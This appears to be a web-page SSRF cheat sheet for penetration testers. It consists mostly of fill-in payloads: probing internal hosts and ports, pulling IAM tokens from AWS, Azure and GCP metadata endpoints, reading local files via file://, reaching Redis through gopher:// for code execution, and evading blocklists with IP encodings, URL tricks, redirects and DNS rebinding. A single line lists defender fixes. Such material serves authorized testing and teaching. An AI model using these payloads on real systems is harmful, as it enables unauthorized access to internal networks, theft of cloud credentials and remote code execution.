


SSRF — Server-Side Request Forgery

Abuse a server feature that fetches a URL so it makes requests for you — reach internal-only services, hit cloud metadata for credentials, scan the internal network, or read local files. The server becomes your proxy. Replace <placeholders> with your own values.



① Find SSRF-Prone Inputs

Any parameter taking a URL, host, or path: ?url= ?uri= ?path= ?dest= ?redirect= ?image= ?webhook=. Also PDF/screenshot generators, webhooks, "import from URL", SSO metadata, XML parsers.

Tab 1 · Confirm

```
# start a catcher (or Burp Collaborator / interactsh)
python3 -m http.server 80
# then point the param at it and watch for a hit:
?url=http://<your-ip>/ssrfest
```

② Map Internal Reach

Tab 2 · Internal

```
?url=http://127.0.0.1/          # loopback — internal app
?url=http://localhost:8080/
?url=http://<internal-ip>/      # 10.x / 172.16-31.x / 192.168.x
# port-scan by response/time/length diffs:
?url=http://127.0.0.1:3306/     (open vs closed)
```

③ Cloud Metadata ★ (high value)

Tab 3 · Metadata

```
# AWS IMDSv1
?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<role>
# → AccessKeyId / SecretAccessKey / Token

# AWS IMDSv2 — needs token (SSRF must allow PUT + headers)
PUT /latest/api/token (X-aws-ec2-metadata-token-ttl-seconds: 21600)
then GET with header X-aws-ec2-metadata-token: <token>

# Azure — header Metadata:true
?url=http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/

# GCP — header Metadata-Flavor:Google
?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
```

This is the crown jewel — the VM's IAM creds pivot you from a web bug into the cloud account.

④ Files & Other Schemes

Tab 4 · Schemes

```
?url=file:///etc/passwd
?url=file:///C:/Windows/win.ini
?url=gopher://127.0.0.1:6379/_<redis-cmds>    # gopher = raw TCP → Redis/SMTP RCE
?url=dict://127.0.0.1:11211/stats
```

⑤ Filter Bypasses

When blocklists reject localhost/metadata:

Tab 1 · Bypass

```
127.0.0.1 → 127.1 / 0.0.0.0 / [::1]
decimal/hex: http://2130706433/ http://0x7f000001/
169.254.169.254 → 169.254.169.254.nip.io
@ / # trick: http://expected.com@169.254.169.254/
             http://169.254.169.254#expected.com
redirect:    ?url=http://<your-server>/r → 302 to internal
DNS rebinding: a domain you control that flips public → internal
```

Defender fixes (report): enforce AWS IMDSv2, block 169.254.169.254 egress, allowlist outbound + validate the final resolved IP (defeats rebinding/redirects), disable unused URL schemes.

Key idea: SSRF turns the server into a confused deputy — it has network access and cloud identity you don't, and you borrow both by controlling the URL it fetches. The crown jewel is almost always the cloud metadata endpoint (169.254.169.254), which can hand you the VM's IAM credentials and pivot you from a web bug straight into the cloud account.